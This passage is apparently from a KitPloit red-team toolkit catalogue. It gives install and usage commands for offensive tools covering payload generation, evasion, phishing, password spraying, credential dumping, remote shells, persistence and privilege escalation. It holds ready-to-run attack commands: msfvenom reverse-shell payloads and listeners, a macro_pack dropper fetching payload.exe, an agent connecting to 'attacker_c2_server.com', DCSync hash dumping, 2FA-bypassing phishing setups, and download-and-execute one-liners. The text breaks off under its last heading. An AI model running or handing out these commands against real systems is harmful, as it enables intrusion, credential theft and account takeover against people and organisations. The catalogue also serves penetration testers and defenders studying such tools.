./chimera.sh -f shells/Invoke-PowerShellTcp.ps1 -l 3 -o /tmp/chimera.ps1 -v -t powershell,windows,\
copyright -c -i -h -s length,get-location,ascii,stop,close,getstream -b new-object,reverse,\
invoke-expression,out-string,write-error -j -g -k -r -p

image

🔙msfvenom

Msfvenom allows the creation of payloads for various operating systems in a wide range of formats. It also supports obfuscation of payloads for AV bypass.

Set Up Listener

root@kitploit:~
use exploit/multi/handler 
set PAYLOAD windows/meterpreter/reverse_tcp 
set LHOST your-ip 
set LPORT listening-port 
run

Msfvenom Commands

PHP:

root@kitploit:~
msfvenom -p php/meterpreter/reverse_tcp lhost =192.168.0.9 lport=1234 R

Windows:

root@kitploit:~
msfvenom -p windows/shell/reverse_tcp LHOST=<IP> LPORT=<PORT> -f exe > shell-x86.exe

Linux:

root@kitploit:~
msfvenom -p linux/x86/shell/reverse_tcp LHOST=<IP> LPORT=<PORT> -f elf > shell-x86.elf

Java:

root@kitploit:~
msfvenom -p java/jsp_shell_reverse_tcp LHOST=<IP> LPORT=<PORT> -f raw > shell.jsp

HTA:

root@kitploit:~
msfvenom -p windows/shell_reverse_tcp lhost=192.168.1.3 lport=443 -f hta-psh > shell.hta

image

🔙Shellter

Shellter is a dynamic shellcode injection tool, and the first truly dynamic PE infector ever created.

It can be used in order to inject shellcode into native Windows applications (currently 32-bit applications only).

Shellter takes advantage of the original structure of the PE file and doesn’t apply any modification such as changing memory access permissions in sections (unless the user wants), adding an extra section with RWE access, and whatever would look dodgy under an AV scan.

Full README information can be found here.

Install: (Kali)

root@kitploit:~
apt-get update
apt-get install shellter

Install: (Windows)

Visit the download page and install.

Usage:

Just pick a legit binary to backdoor and run Shellter.

Some nice tips can be found here.

Lots of community usage demos can be found here.

image

Image used from https://www.kali.org/tools/shellter/images/shellter.png

🔙Freeze

Freeze is a payload creation tool used for circumventing EDR security controls to execute shellcode in a stealthy manner.

Freeze utilizes multiple techniques to not only remove Userland EDR hooks, but to also execute shellcode in such a way that it circumvents other endpoint monitoring controls.

Install:

root@kitploit:~
git clone https://github.com/optiv/Freeze
cd Freeze
go build Freeze.go

Usage:

root@kitploit:~
  -I string
        Path to the raw 64-bit shellcode.
  -O string
        Name of output file (e.g. loader.exe or loader.dll). Depending on what file extension defined will determine if Freeze makes a dll or exe.
  -console
        Only for Binary Payloads - Generates verbose console information when the payload is executed. This will disable the hidden window feature.
  -encrypt
        Encrypts the shellcode using AES 256 encryption
  -export string
        For DLL Loaders Only - Specify a specific Export function for a loader to have.
  -process string
        The name of process to spawn. This process has to exist in C:\Windows\System32\. Example 'notepad.exe' (default "notepad.exe")
  -sandbox
        Enables sandbox evasion by checking:
                Is Endpoint joined to a domain?
                Does the Endpoint have more than 2 CPUs?
                Does the Endpoint have more than 4 gigs of RAM?
  -sha256
        Provides the SHA256 value of the loaders (This is useful for tracking)

image

Image used from https://www.blackhatethicalhacking.com/tools/freeze/

🔙WordSteal

This script will create a Microsoft Word Document with a remote image, allowing for the capture of NTML hashes from a remote victim endpoint.

Microsoft Word has the ability to include images from remote locations, including a remote image hosted on an attacker controlled SMB server. This gives you the opportunity to listen for, and capture, NTLM hashes that are sent when an authenticated victim opens the Word document and renders the image.

Install:

root@kitploit:~
git clone https://github.com/0x09AL/WordSteal
cd WordSteal

Usage:

root@kitploit:~
# Generate document containing 'test.jpg' and start listener
./main.py 127.0.0.1 test.jpg 1

# Generate document containing 'test.jpg' and do not start listener
./main.py 127.0.0.1 test.jpg 0\n

image

Image used from https://pentestit.com/wordsteal-steal-ntlm-hashes-remotely/

🔙NTAPI Undocumented Functions

This site provides information on undocumented Windows internals, system calls, data structures, and other low-level details of the Windows operating system.

It can be a valuable resource for individuals who want to explore the internals of Windows for various purposes, including vulnerability analysis, exploit development, and privilege escalation.

When developing exploits, understanding the internals of the target system is crucial. This site can help develop exploits by leveraging the low-level undocumented aspects of Windows.

Usage:

Visit http://undocumented.ntinternals.net/

image

Image used from http://undocumented.ntinternals.net/

🔙Kernel Callback Functions

This technical note provides a comprehensive list all the APIs exported by the Windows Kernel, for driver writes to register callback routines that are invoked by kernel components under various circumstances.

Most of these routines are documented in the Windows Driver Kit (WDK) but some of them are for use by in-box drivers.

The undocumented functions are described briefly whereas the documented ones are just listed here for reference.

Usage:

Visit https://codemachine.com/articles/kernel_callback_functions.html

image

Image used from https://codemachine.com

🔙OffensiveVBA

A collection of offensive techniques, scripts and useful links for achieving code execution and defense evasion via office macros.

Usage:

Visit https://github.com/S3cur3Th1sSh1t/OffensiveVBA#templates-in-this-repo

image

Image used from https://github.com/S3cur3Th1sSh1t

🔙WSH

Creating payload:

root@kitploit:~
Set shell = WScript.CreateObject("Wscript.Shell")
shell.Run("C:\Windows\System32\calc.exe " & WScript.ScriptFullName),0,True

Execute:

root@kitploit:~
wscript payload.vbs
cscript.exe payload.vbs
wscript /e:VBScript payload.txt //If .vbs files are blacklisted

🔙HTA

Creating payload:

root@kitploit:~
<html>
<body>
<script>
	var c= 'cmd.exe'
	new ActiveXObject('WScript.Shell').Run(c);
</script>
</body>
</html>

Execute: Run file

🔙VBA

Creating payload:

root@kitploit:~
Sub calc()
	Dim payload As String
	payload = "calc.exe"
	CreateObject("Wscript.Shell").Run payload,0
End Sub

Execute: Set function to Auto_Open() in macro enabled document

Initial Access

🔙CredMaster

Launch a password spray / brute force attach via Amazon AWS passthrough proxies, shifting the requesting IP address for every authentication attempt. This dynamically creates FireProx APIs for more evasive password sprays.

CredMaster provides a method of running anonymous password sprays against endpoints in a simple, easy to use tool. The FireProx tool provides the rotating request IP, while the base of CredMaster spoofs all other identifying information.

Features:

  • Fully supports all AWS Regions
  • Automatically generates APIs for proxy pass-through
  • Spoofs API tracking numbers, forwarded-for IPs, and other proxy tracking headers
  • Multi-threaded processing
  • Password delay counters & configuration for lockout policy evasion
  • Easily add new plugins
  • Fully anonymous

Install:

root@kitploit:~
git clone https://github.com/knavesec/CredMaster;cd CredMaster;pip install -r requirements.txt

For full installation instructions see here.

Usage:

root@kitploit:~
python3 credmaster.py --plugin {pluginname} --access_key {key} --secret_access_key {key} -u userfile -p passwordfile -a useragentfile {otherargs}
python3 credmaster.py --config config.json

This tool requires AWS API access keys, a walkthrough on how to acquire these keys can be found here: https://bond-o.medium.com/aws-pass-through-proxy-84f1f7fa4b4b

credmaster

Image used from https://github.com/knavesec/CredMaster/wiki

🔙TREVORspray

TREVORspray is a modular password sprayer with threading, SSH proxying, loot modules, and more!

Install:

root@kitploit:~
pip install https://github.com/blacklanternsecurity/TREVORspray

Usage:

root@kitploit:~
# Recon
python3 ./trevorspray --recon evilcorp.com

# Enumerate users via OneDrive
python3 ./trevorspray --recon evilcorp.com -u emails.txt --threads 10

# Spray against discovered
python3 ./trevorspray -u emails.txt -p 'Welcome123' --url https://login.windows.net/b43asdas-cdde-bse-ac05-2e37deadbeef/oauth2/token

For full usage instructions see here.

TREVORspray

Image used from https://github.com/blacklanternsecurity/TREVORspray

🔙evilqr

Toolkit demonstrating another approach of a QRLJacking attack, allowing to perform remote account takeover, through sign-in QR code phishing.

It consists of a browser extension used by the attacker to extract the sign-in QR code and a server application, which retrieves the sign-in QR codes to display them on the hosted phishing pages.

Demo video

Install: (Extension)

You can load the extension in Chrome, through Load unpacked feature: https://developer.chrome.com/docs/extensions/mv3/getstarted/development-basics/#load-unpacked

Once the extension is installed, make sure to pin its icon in Chrome's extension toolbar, so that the icon is always visible.

Install: (Server)

root@kitploit:~
git clone https://github.com/kgretzky/evilqr;cd evilqr/server/;build_run.bat

Usage:

  1. Run the server by running the built server binary: ./server/build/evilqr-server
  2. Open any of the supported websites in your Chrome browser, with installed Evil QR extension:
root@kitploit:~
https://discord.com/login
https://web.telegram.org/k/
https://whatsapp.com
https://store.steampowered.com/login/
https://accounts.binance.com/en/login
https://www.tiktok.com/login
  1. Make sure the sign-in QR code is visible and click the Evil QR extension icon in the toolbar. If the QR code is recognized, the icon should light up with colors.
  2. Open the server's phishing page URL: http://127.0.0.1:35000 (default)

evilqr

Image used from https://breakdev.org/evilqr-phishing/

🔙CUPP

The most common form of authentication is the combination of a username and a password or passphrase. Passwords can sometimes be guessed profiling the user, such as a birthday, nickname, address, name of a pet or relative, or a common word such as God, love, money or password.

That is why CUPP was born.

Install:

root@kitploit:~
git clone https://github.com/Mebus/cupp;cd cupp

Usage:

root@kitploit:~
# Run in interactive mode
python3 ./cupp.py -i

cupp

Image used from https://github.com/Mebus/cupp

🔙Bash Bunny

The Bash Bunny is a physical USB attack tool and multi-function payload delivery system. It is designed to be plugged into a computer's USB port and can be programmed to perform a variety of functions, including manipulating and exfiltrating data, installing malware, and bypassing security measures.

hackinglab: Bash Bunny – Guide

Hak5 Documentation

Nice Payload Repo

Product Page

image

🔙EvilGoPhish

evilginx2 + gophish. (GoPhish) Gophish is a powerful, open-source phishing framework that makes it easy to test your organization's exposure to phishing. (evilginx2) Standalone man-in-the-middle attack framework used for phishing login credentials along with session cookies, allowing for the bypass of 2-factor authentication

Install:

root@kitploit:~
git clone https://github.com/fin3ss3g0d/evilgophish

Usage:

root@kitploit:~
Usage:
./setup <root domain> <subdomain(s)> <root domain bool> <redirect url> <feed bool> <rid replacement> <blacklist bool>
 - root domain                     - the root domain to be used for the campaign
 - subdomains                      - a space separated list of evilginx2 subdomains, can be one if only one
 - root domain bool                - true or false to proxy root domain to evilginx2
 - redirect url                    - URL to redirect unauthorized Apache requests
 - feed bool                       - true or false if you plan to use the live feed
 - rid replacement                 - replace the gophish default "rid" in phishing URLs with this value
 - blacklist bool                  - true or false to use Apache blacklist
Example:
  ./setup.sh example.com "accounts myaccount" false https://redirect.com/ true user_id false

image

🔙Social Engineer Toolkit (SET)

This framework is great for creating campaigns for initial access, 'SET has a number of custom attack vectors that allow you to make a believable attack quickly'.

Install:

root@kitploit:~
git clone https://github.com/IO1337/social-engineering-toolkit; cd set; python setup.py install

Usage:

root@kitploit:~
python3 setoolkit

image

🔙Hydra

Nice tool for logon brute force attacks. Can bf a number of services including SSH, FTP, TELNET, HTTP etc.

Install:

root@kitploit:~
sudo apt install hydra

Usage:

root@kitploit:~
hydra -L USER.TXT -P PASS.TXT 1.1.1.1 http-post-form "login.php:username-^USER^&password=^PASS^:Error"
hydra -L USER.TXT -P PASS.TXT 1.1.1.1 ssh

image

🔙SquarePhish

SquarePhish is an advanced phishing tool that uses a technique combining OAuth Device code authentication flow and QR codes (See PhishInSuits for more about OAuth Device Code flow for phishing attacks).

Attack Steps:

  • Send malicious QR code to victim
  • Victim scans QR code with mobile device
  • Victim directed to attacker controlled server (Triggering OAuth Device Code authentication flow process)
  • Victim emailed MFA code (Triggering OAuth Device Code flow 15 minute timer)
  • Attacker polls for authentication
  • Victim enters code into legit Microsoft website
  • Attacker saves authentication token

Install:

root@kitploit:~
git clone https://github.com/secureworks/squarephish; cd squarephish; pip install -r requirements.txt

Note: Before using either module, update the required information in the settings.config file noted with Required.

Usage (Email Module):

root@kitploit:~
usage: squish.py email [-h] [-c CONFIG] [--debug] [-e EMAIL]

optional arguments:
  -h, --help            show this help message and exit

  -c CONFIG, --config CONFIG
                        squarephish config file [Default: settings.config]

  --debug               enable server debugging

  -e EMAIL, --email EMAIL
                        victim email address to send initial QR code email to

Usage (Server Module):

root@kitploit:~
usage: squish.py server [-h] [-c CONFIG] [--debug]

optional arguments:
  -h, --help            show this help message and exit

  -c CONFIG, --config CONFIG
                        squarephish config file [Default: settings.config]

  --debug               enable server debugging

image

🔙King Phisher

King Phisher is a tool that allows attackers to create and send phishing emails to victims to obtain sensitive information.

It includes features like customizable templates, campaign management, and email sending capabilities, making it a powerful and easy-to-use tool for carrying out phishing attacks. With King Phisher, atackers can target individuals or organizations with targeted and convincing phishing emails, increasing the chances of success in their attacks.

Install (Linux - Client & Server):

root@kitploit:~
wget -q https://github.com/securestate/king-phisher/raw/master/tools/install.sh && \
sudo bash ./install.sh

Usage:

Once King Phisher has been installed please follow the wiki page to setup SSH, Database config, SMTP server etc.

image

Execution

🔙Responder


Responder is a tool for poisoning the LLMNR and NBT-NS protocols on a network, to allow for credential capture and arbitrary code execution.

The LLMNR (Link-Local Multicast Name Resolution) and NBT-NS (NetBIOS Name Service) protocols are used by Windows systems to resolve hostnames to IP addresses on a local network. If a hostname cannot be resolved using these protocols, the system will broadcast a request for the hostname to the local network.

Responder listens for these broadcasts and responds with a fake IP address, tricking the requesting system into sending its credentials to the attacker.

Install:

root@kitploit:~
git clone https://github.com/SpiderLabs/Responder#usage
cd Responder

Usage:

root@kitploit:~
# Running the tool
./Responder.py [options]

# Typical usage
./Responder.py -I eth0 -wrf

Full usage information can be found here.

image

Image used from https://www.4armed.com/blog/llmnr-nbtns-poisoning-using-responder/

🔙secretsdump

A utility that is part of the Impacket library that can be used to extract password hashes and other secrets from a Windows system.

It does this by interacting with the Security Account Manager (SAM) database on the system and extracting the hashed passwords and other information, such as:

  • Password hashes for local accounts
  • Kerberos tickets and keys
  • LSA Secrets

Install:

root@kitploit:~
python3 -m pip install impacket

Usage:

root@kitploit:~
# Extract NTLM hashes with local files
secretsdump.py -ntds /root/ntds_cracking/ntds.dit -system /root/ntds_cracking/systemhive LOCAL

# DCSync attack and dump the NTLM hashes of all domain users.
secretsdump.py -dc-ip 10.10.10.30 MEGACORP.LOCAL/svc_bes:[email protected]

image

Image used from https://riccardoancarani.github.io/2020-05-10-hunting-for-impacket/#secretsdumppy

🔙evil-winrm

Evil-WinRM is a tool that provides a command line interface for Windows Remote Management (WinRM: A service that allows administrators to remotely execute commands on a Windows machine).

Evil-WinRM allows an attacker to remotely connect to a Windows machine using WinRM and execute arbitrary commands.

Some features include:

  • Loading in memory Powershell scripts
  • Loading in memory dll files bypassing some AVs
  • Loading x64 payloads
  • Pass-the-hash support
  • Uploading and downloading local and remote files

Install: (Git)

root@kitploit:~
sudo gem install winrm winrm-fs stringio logger fileutils
git clone https://github.com/Hackplayers/evil-winrm.git
cd evil-winrm

Install: (Ruby gem)

root@kitploit:~
gem install evil-winrm

Alternative installation instructions can be found here.

Usage:

root@kitploit:~
# Connect to 192.168.1.100 as Administrator with custom exe/ps1 download folder locations
evil-winrm  -i 192.168.1.100 -u Administrator -p 'MySuperSecr3tPass123!' -s '/home/foo/ps1_scripts/' -e '/home/foo/exe_files/'

# Upload local files to victim
upload local_filename
upload local_filename destination_filename

# Download remote files to local machine
download remote_filename
download remote_filename destination_filename

# Execute .Net assembly into victim memory
Invoke-Binary /opt/csharp/Rubeus.exe

# Load DLL library into victim memory
Dll-Loader -http http://10.10.10.10/SharpSploit.dll

Full usage documentation can be found here.

image

Image used from https://korbinian-spielvogel.de/posts/heist-writeup/

🔙Donut

A tool for in-memory execution of VBScript, JScript, EXE, DLL files and dotNET assemblies. It can be used to load and run custom payloads on target systems without the need to drop files to disk.

Install: (Windows)

root@kitploit:~
git clone http://github.com/thewover/donut.git

To generate the loader template, dynamic library donut.dll, the static library donut.lib and the generator donut.exe. Start an x64 Microsoft Visual Studio Developer Command Prompt, change to the directory where you cloned the Donut repository and enter the following:

root@kitploit:~
nmake -f Makefile.msvc

To do the same, except using MinGW-64 on Windows or Linux, change to the directory where you cloned the Donut repository and enter the following:

root@kitploit:~
make -f Makefile.mingw

Install: (Linux)

root@kitploit:~
pip3 install donut-shellcode

Usage:

root@kitploit:~
# Creating shellcode from an XSL file that pops up a calculator.
shellcode = donut.create(file=r"C:\\Tools\\Source\\Repos\\donut\\calc.xsl")

# Creating shellcode from an unmanaged DLL. Invokes DLLMain.
shellcode = donut.create(file=r"C:\Tools\Source\Repos\donut\payload\test\hello.dll")

For full usage information, see the donut GitHub Page.

See a recent blog post from The Wover for more info.

image

🔙Macro_pack

A tool used to automatize the obfuscation and generation of Office documents, VB scripts, shortcuts, and other formats for red teaming.

Install: (Binary)

  1. Get the latest binary from https://github.com/sevagas/macro_pack/releases/
  2. Download binary on PC with genuine Microsoft Office installed.
  3. Open console, CD to binary dir and call the binary

Install: (Git)

root@kitploit:~
git clone https://github.com/sevagas/macro_pack.git
cd macro_pack
pip3 install -r requirements.txt

Usage:

root@kitploit:~
# Help Page
python3 macro_pack.py  --help

# List all supported file formats
macro_pack.exe --listformats
# Obfuscate the vba file generated by msfvenom and puts result in a new VBA file.
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.5 -f vba | macro_pack.exe -o -G meterobf.vba

# Obfuscate Empire stager VBA file and generate a MS Word document:
macro_pack.exe -f empire.vba -o -G myDoc.docm

# Generate an MS Excel file containing an obfuscated dropper (download payload.exe and store as dropped.exe)
echo "https://myurl.url/payload.exe" "dropped.exe" |  macro_pack.exe -o -t DROPPER -G "drop.xlsm" 

# Execute calc.exe via Dynamic Data Exchange (DDE) attack
echo calc.exe | macro_pack.exe --dde -G calc.xslx

image

🔙PowerSploit

A collection of PowerShell scripts and modules that can be used to achieve a variety of red teaming objectives.

Some of the features of PowerSploit:

  • Dump password hashes and extract clear-text passwords from memory
  • Escalate privileges and bypass security controls
  • Execute arbitrary PowerShell code and bypass execution restrictions
  • Perform network reconnaissance and discovery
  • Generate payloads and execute exploits

Install: 1. Save to PowerShell modules folder

First you will need to download the PowerSploit Folder and save it to your PowerShell modules folder.

Your PowerShell modules folder path can be found with the following command:

root@kitploit:~
$Env:PSModulePath

Install: 2. Install PowerSploit as a PowerShell module

You will then need to install the PowerSploit module (use the name of the downloaded folder).

Note: Your PowerShell execution policy might block you, to fix this run the following command.

root@kitploit:~
powershell.exe -ep bypass

Now you can install the PowerSploit module.

root@kitploit:~
Import-Module PowerSploit

Usage:

root@kitploit:~
Get-Command -Module PowerSploit

image

🔙Rubeus

A tool that can be used to perform various actions related to Microsoft Active Directory (AD) environments, such as dumping password hashes, creating/deleting users, and modifying user properties.

Some of the features of Rubeus:

  • Kerberoasting
  • Golden ticket attacks
  • Silver ticket attacks

Install: (Download)

You can install the unofficial pre-compiled Rubeus binary here.

Install: (Compile)

Rubeus is compatible with Visual Studio 2019 Community Edition. Open the rubeus project .sln, choose "Release", and build.

Usage:

root@kitploit:~
Rubeus.exe -h

image

🔙SharpUp

A nice tool for checking a victims endpoint for vulnerabilites relating to high integrity processes, groups, hijackable paths, etc.

Install: (Download)

You can install the unofficial pre-compiled SharpUp binary here.

Install: (Compile)

SharpUp is compatible with Visual Studio 2015 Community Edition. Open the SharpUp project .sln, choose "Release", and build.

Usage:

root@kitploit:~
SharpUp.exe audit
#-> Runs all vulnerability checks regardless of integrity level or group membership.

SharpUp.exe HijackablePaths
#-> Check only if there are modifiable paths in the user's %PATH% variable.

SharpUp.exe audit HijackablePaths
#-> Check only for modifiable paths in the user's %PATH% regardless of integrity level or group membership.

image

🔙SQLRecon

MS-SQL (Microsoft SQL Server) is a relational database management system developed and marketed by Microsoft.

This C# MS-SQL toolkit is designed for offensive reconnaissance and post-exploitation. For detailed usage information on each technique, refer to the wiki.

Install: (Binary)

You can download the latest binary release from here.

Usage:

root@kitploit:~
# Authenticating using Windows credentials
SQLRecon.exe -a Windows -s SQL01 -d master -m whoami

# Authenticating using Local credentials
SQLRecon.exe -a Local -s SQL02 -d master -u sa -p Password123 -m whoami

# Authenticating using Azure AD credentials
SQLRecon.exe -a azure -s azure.domain.com -d master -r domain.com -u skawa -p Password123 -m whoami

# Run whoami
SQLRecon.exe -a Windows -s SQL01 -d master -m whoami

# View databases
SQLRecon.exe -a Windows -s SQL01 -d master -m databases

# View tables
SQLRecon.exe -a Windows -s SQL01 -d master -m tables -o AdventureWorksLT2019

Full usage information can be found on the wiki.

Tool module usage information can be found here.

image

Image used from SQLRecon help page

🔙UltimateAppLockerByPassList

This resrouce is a collection of the most common and known techniques to bypass AppLocker.

Since AppLocker can be configured in different ways @api0cradle maintains a verified list of bypasses (that works against the default AppLocker rules) and a list with possible bypass technique (depending on configuration) or claimed to be a bypass by someone.

They also have a list of generic bypass techniques as well as a legacy list of methods to execute through DLLs.

Indexed Lists

  • Generic-AppLockerbypasses.md
  • VerifiedAppLockerBypasses.md
  • UnverifiedAppLockerBypasses.md
  • DLL-Execution.md

image

Image used from https://github.com/api0cradle/UltimateAppLockerByPassList

🔙StarFighters

A JavaScript and VBScript Based Empire Launcher, which runs within their own embedded PowerShell Host.

Both Launchers run within their own embedded PowerShell Host, so we don't need PowerShell.exe.

This might be usefull when a company is blocking PowerShell.exe and/or is using a Application Whitelisting solution, but does not block running JS/VBS files.

Usage:

  • Setup a new Listener within PowerShell Empire
  • Use the Launcher command to Generate a PowerShell launcher for this listener
  • Copy and Replace the Base64 encoded Launcher Payload within the StarFighter JavaScript or VBScript file

For the JavaScript version use the following Variable:

root@kitploit:~
  var EncodedPayload = "<Paste Encoded Launcher Payload Here>"

For the VBScript version use the following Variable:

root@kitploit:~
  Dim EncodedPayload: EncodedPayload = "<Paste Encoded Launcher Payload Here>"
  • Then run: wscript.exe StarFighter.js or StarFighter.vbs on Target, or DoubleClick the launchers within Explorer.

image

Image used from https://www.hackplayers.com/2017/06/startfighters-un-launcher-de-empire-en-js-vbs.html

🔙demiguise

The aim of this project is to generate .html files that contain an encrypted HTA file.

The idea is that when your target visits the page, the key is fetched and the HTA is decrypted dynamically within the browser and pushed directly to the user.

This is an evasion technique to get round content / file-type inspection implemented by some security-appliances.

Further technical information here.

Install:

root@kitploit:~
git clone https://github.com/nccgroup/demiguise
cd demiguise

Usage:

root@kitploit:~
# Generate an encrypted .hta file that executes notepad.exe
python demiguise.py -k hello -c "notepad.exe" -p Outlook.Application -o test.hta

image

Image used from https://github.com/nccgroup/demiguise

🔙PowerZure

PowerZure is a PowerShell project created to assess and exploit resources within Microsoft’s cloud platform, Azure. PowerZure was created out of the need for a framework that can both perform reconnaissance and exploitation of Azure, AzureAD, and the associated resources.

There is zero reason to ever run PowerZure on a victim’s machine. Authentication is done by using an existing accesstoken.json file or by logging in via prompt when logging into Azure, meaning you can safely use PowerZure to interact with a victim’s cloud instance from your operating machine.

Install:

root@kitploit:~
Install-Module -Name Az
git clone https://github.com/hausec/PowerZure
cd PowerZure
ipmo C:\path\to\PowerZure.psd1

Usage:

root@kitploit:~
# Get a list of AzureAD and Azure objects you have access to
Get-AzureTarget

Blog - Attacking Azure, Azure AD, and Introducing PowerZure

image

Image used from https://hakin9.org

Persistence

🔙Impacket

Impacket provides a set of low-level Python bindings for various network protocols, including SMB, Kerberos, and LDAP, as well as higher-level libraries for interacting with network services and performing specific tasks such as dumping password hashes and creating network shares.

It also includes a number of command-line tools that can be used to perform various tasks such as dumping SAM databases, enumerating domain trusts, and cracking Windows passwords.

Install:

root@kitploit:~
python3 -m pip install impacket

Install: (With Example Scripts)

Download and extract the package, then navigate to the install folder and run...

root@kitploit:~
python3 -m pip install .

Usage:

root@kitploit:~
# Extract NTLM hashes with local files
secretsdump.py -ntds /root/ntds_cracking/ntds.dit -system /root/ntds_cracking/systemhive LOCAL

# Gets a list of the sessions opened at the remote hosts
netview.py domain/user:password -target 192.168.10.2

# Retrieves the MSSQL instances names from the target host.
mssqlinstance.py 192.168.1.2

# This script will gather data about the domain's users and their corresponding email addresses.
GetADUsers.py domain/user:password@IP

Great cheat sheet for Impacket usage.

image

🔙Empire

Empire is a post-exploitation framework that allows you to generate payloads for establishing remote connections with victim systems.

Once a payload has been executed on a victim system, it establishes a connection back to the Empire server, which can then be used to issue commands and control the target system.

Empire also includes a number of built-in modules and scripts that can be used to perform specific tasks, such as dumping password hashes, accessing the Windows registry, and exfiltrating data.

Install:

root@kitploit:~
git clone https://github.com/EmpireProject/Empire
cd Empire
sudo ./setup/install.sh

Usage:

root@kitploit:~
# Start Empire
./empire

# List live agents
list agents

# List live listeners
list listeners

Nice usage cheat sheet by HarmJoy.

image

🔙SharPersist

A Windows persistence toolkit written in C#.

The project has a wiki.

Install: (Binary)

You can find the most recent release here.

Install: (Compile)

  • Download the project files from the GitHub Repo.
  • Load the Visual Studio project up and go to "Tools" --> "NuGet Package Manager" --> "Package Manager Settings"
  • Go to "NuGet Package Manager" --> "Package Sources"
  • Add a package source with the URL "https://api.nuget.org/v3/index.json"
  • Install the Costura.Fody NuGet package. The older version of Costura.Fody (3.3.3) is needed, so that you do not need Visual Studio 2019.
    • Install-Package Costura.Fody -Version 3.3.3
  • Install the TaskScheduler package
    • Install-Package TaskScheduler -Version 2.8.11
  • You can now build the project yourself!

Usage:

A full list of usage examples can be found here.

root@kitploit:~
#KeePass
SharPersist -t keepass -c "C:\Windows\System32\cmd.exe" -a "/c calc.exe" -f "C:\Users\username\AppData\Roaming\KeePass\KeePass.config.xml" -m add 

#Registry
SharPersist -t reg -c "C:\Windows\System32\cmd.exe" -a "/c calc.exe" -k "hkcurun" -v "Test Stuff" -m add

#Scheduled Task Backdoor
SharPersist -t schtaskbackdoor -c "C:\Windows\System32\cmd.exe" -a "/c calc.exe" -n "Something Cool" -m add

#Startup Folder
SharPersist -t startupfolder -c "C:\Windows\System32\cmd.exe" -a "/c calc.exe" -f "Some File" -m add

image

🔙ligolo-ng

Ligolo-ng is a simple, lightweight and fast tool that allows pentesters to establish tunnels from a reverse TCP/TLS connection using a tun interface (without the need of SOCKS).

Instead of using a SOCKS proxy or TCP/UDP forwarders, Ligolo-ng creates a userland network stack using Gvisor.

When running the relay/proxy server, a tun interface is used, packets sent to this interface are translated, and then transmitted to the agent remote network.

Install: (Download)

Precompiled binaries (Windows/Linux/macOS) are available on the Release page.

Install: (Build)

Building ligolo-ng (Go >= 1.17 is required):

root@kitploit:~
go build -o agent cmd/agent/main.go
go build -o proxy cmd/proxy/main.go

# Build for Windows
GOOS=windows go build -o agent.exe cmd/agent/main.go
GOOS=windows go build -o proxy.exe cmd/proxy/main.go

Setup: (Linux)

root@kitploit:~
sudo ip tuntap add user [your_username] mode tun ligolo
sudo ip link set ligolo up

Setup: (Windows)

You need to download the Wintun driver (used by WireGuard) and place the wintun.dll in the same folder as Ligolo (make sure you use the right architecture).

Setup: (Proxy server)

root@kitploit:~
./proxy -h # Help options
./proxy -autocert # Automatically request LetsEncrypt certificates

Usage:

Start the agent on your target (victim) computer (no privileges are required!):

root@kitploit:~
./agent -connect attacker_c2_server.com:11601

A session should appear on the proxy server.

root@kitploit:~
INFO[0102] Agent joined. name=nchatelain@nworkstation remote="XX.XX.XX.XX:38000"

Use the session command to select the agent.

root@kitploit:~
ligolo-ng » session 
? Specify a session : 1 - nchatelain@nworkstation - XX.XX.XX.XX:38000

Full usage information can be found here.

image

Image used from https://github.com/nicocha30/ligolo-ng#demo

Privilege Escalation

🔙Crassus

"Accenture made a tool called Spartacus, which finds DLL hijacking opportunities on Windows. Using Spartacus as a starting point, we created Crassus to extend Windows privilege escalation finding capabilities beyond simply looking for missing files. The ACLs used by files and directories of privileged processes can find more than just looking for missing files to achieve the goal." - Link

Install: (Build)

Crassus was developed as a Visual Studio 2019 project. To build Crassus.exe:

  1. Open Crassus.sln
  2. Press Ctrl+Shift+B on your keyboard

Install: (precompiled)

If you trust running other people's code without knowing what it does, Crassus.exe is provided in this repository.

Usage:

  1. In Process Monitor, select the Enable Boot Logging option.
  2. Reboot.
  3. Once you have logged in and Windows has settled, optionally also run scheduled tasks that may be configured to run with privileges.
  4. Run Process Monitor once again.
  5. When prompted, save the boot log.
  6. Reset the default Process Monitor filter using Ctrl-R.
  7. Save this log file, e.g., to boot.PML. The reason for re-saving the log file is twofold:
    1. Older versions of Process Monitor do not save boot logs as a single file.
    2. Boot logs by default will be unfiltered, which may contain extra noise, such as a local-user DLL hijacking in the launching of of Process Monitor itself.

Crassus

Image used from https://github.com/vu-ls/Crassus?tab=readme-ov-file#screenshots

🔙LinPEAS

LinPEAS is a nice verbose privilege escalation for finding local privesc routes on Linux endpoints.

Install + Usage:

root@kitploit:~
curl -L "https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh" | sh

image

🔙WinPEAS

WinPEAS is a nice verbose privilege escalation for finding local privesc routes on Windows endpoints.

Install + Usage:

root@kitploit:~
$wp=[System.Reflection.Assembly]::Load([byte[]](Invoke-WebRequest "https://github.com/carlospolop/PEASS-ng/releases/latest/download/winPEASany_ofs.exe" -UseBasicParsing | Select-Object -ExpandProperty Content)); [winPEAS.Program]::Main("")

image

🔙linux-smart-enumeration

Linux smart enumeration is another good, less verbose, linux privesc tool for Linux.

Install + Usage:

root@kitploit:~
